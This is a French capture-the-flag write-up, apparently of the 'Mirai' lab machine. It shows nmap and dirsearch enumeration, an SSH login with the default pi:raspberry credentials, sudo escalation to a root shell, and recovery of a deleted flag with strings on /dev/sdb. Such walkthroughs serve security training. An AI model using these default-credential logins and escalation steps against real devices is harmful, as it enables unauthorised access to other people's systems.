


Introduction

La machine distante est un linux dont l'adresse IP est 10.10.10.48.

Compétences mises en œuvre :

- Enumération des ports et services.
- Identifier un objet connecté.
- Chercher les identifiants par défaut.
- Retrouver le contenu d'un fichier effacé.

Enumération

On commence avec une énumération de ports et services avec **nmap** :

```
$ nmap -T4 -A 10.10.10.48
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_  256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp open  domain  dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp open  http    lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Website Blocked
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Le port **80** est ouvert avec un serveur web en **lighttpd** version **1.4.35**, il contient juste une page d'accueil, nous allons faire une énumération de dossiers et de fichiers dessus avec **dirsearch** :

```
$ dirsearch -w wordlist -f –t 100 -e ".php,.txt" -u http://10.10.10.48/
```

```
[20:11:42] Starting:
[20:11:46] 301 -    0B  - /admin  ->  http://10.10.10.48/admin/
[20:12:41] 200 -   13B  - /versions/
[20:12:41] 200 -   13B  - /versions
[20:12:46] 200 -   14KB - /admin/
```

Le contenu de **/admin/** définit clairement que l'on a affaire à **PI-Hole**, qui est un DNS pour éviter les publicités, ce qui coïncide avec le port 53 d'ouvert. Vu que le service ssh est fonctionnel, il se peut que le couple identifiant/mot de passe soit celui par défaut, une recherche sur google indique que par défaut les **credentials** sont : **pi**:**raspberry**.


Exploitation

L'accès en **ssh** est possible avec l'identifiant et le mot de passe par défaut :

```
$ ssh pi@10.10.10.48
```

Et nous pouvons aller chercher le premier flag :


```
$ ls /home/
$ cat /home/pi/Desktop/user.txt
```



Elévation de privilège


On fait les vérifications de bases en commençant par la commande **sudo** pour voir nos droits, on s'aperçoit que l'on peut alors exécuter toutes les commandes avec tous les droits :

```
$ sudo -l
```




Donc pour obtenir un shell root nous exécutons la commande suivante qui permet d'ouvrir un shell avec les droits de root :

```
$ sudo –u root –i /bin/bash
```



Nous allons donc récupérer le flag root :

```
$ cat /root/root.txt
```



Et on s'est avoir comme des bleus, néanmoins, le message dit qu'il y a une sauvegarde sur la clé usb, nous allons vérifier les périphériques connectés avec la commande **df** :

```
$ df -h
```

```
root@raspberrypi:~# df -h
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G  34% /
tmpfs           100M  4.8M   96M   5% /run
/dev/sda1       1.3G  1.3G     0 100% /lib/live/mount/persistence/sda1
/dev/loop0      1.3G  1.3G     0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs           250M     0  250M   0% /lib/live/mount/overlay
/dev/sda2       8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs         10M     0   10M   0% /dev
tmpfs           250M  8.0K  250M   1% /dev/shm
tmpfs           5.0M  4.0K  5.0M   1% /run/lock
tmpfs           250M     0  250M   0% /sys/fs/cgroup
tmpfs           250M  168K  250M   1% /tmp
/dev/sdb        8.7M   93K  7.9M   2% /media/usbstick
tmpfs            50M     0   50M   0% /run/user/999
tmpfs            50M     0   50M   0% /run/user/1000
```


Nous regardons alors dans **/media/usbstick** et découvrons 1 fichier texte **damnit.txt** et 1 dossier vide **lost+found** :

```
root@raspberrypi:~# cat /media/usbstick/damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:~# ls -al /media/usbstick/lost+found/
total 13
drwx------ 2 root root 12288 Aug 14  2017 .
drwxr-xr-x 3 root root  1024 Aug 14  2017 ..
root@raspberrypi:~#
```

D’après le message laissé, les fichiers ont étés effacés, il faut donc les restaurés ! Ou alors nous avons juste à faire la commande suivante pour faire apparaitre le flag :

```
$ strings /dev/sdb
```



Pour la petite explication de la commande, nous savons que la clé usb est monté sur /media/usbstick et qui correspond au système de fichier ouvert sur /dev/sdb/ (vue lors de la commande df), puis nous savons que la commande strings permet d'afficher les caractères qui sont présent sur la cible de la commande. Un exemple, si on exécute strings sur un fichier texte, nous auront en retour d'affichage des mots voir des ensembles de mots. Ici c'est la même chose, /dev/sdb/ contient plusieurs fichiers, commandes exécutées et des saisies clavier, donc il est normal de voir ce que l'utilisateur a écrit sur son clavier. Le fait que l'on puisse voir le flag alors qu'il est dans un fichier supprimé correspond à une autre explication que je ne détaillerai pas ici, pour faire très court, lors de la suppression d'un fichier, nous supprimons son pointeur mais le fichier est toujours présent sur le disque.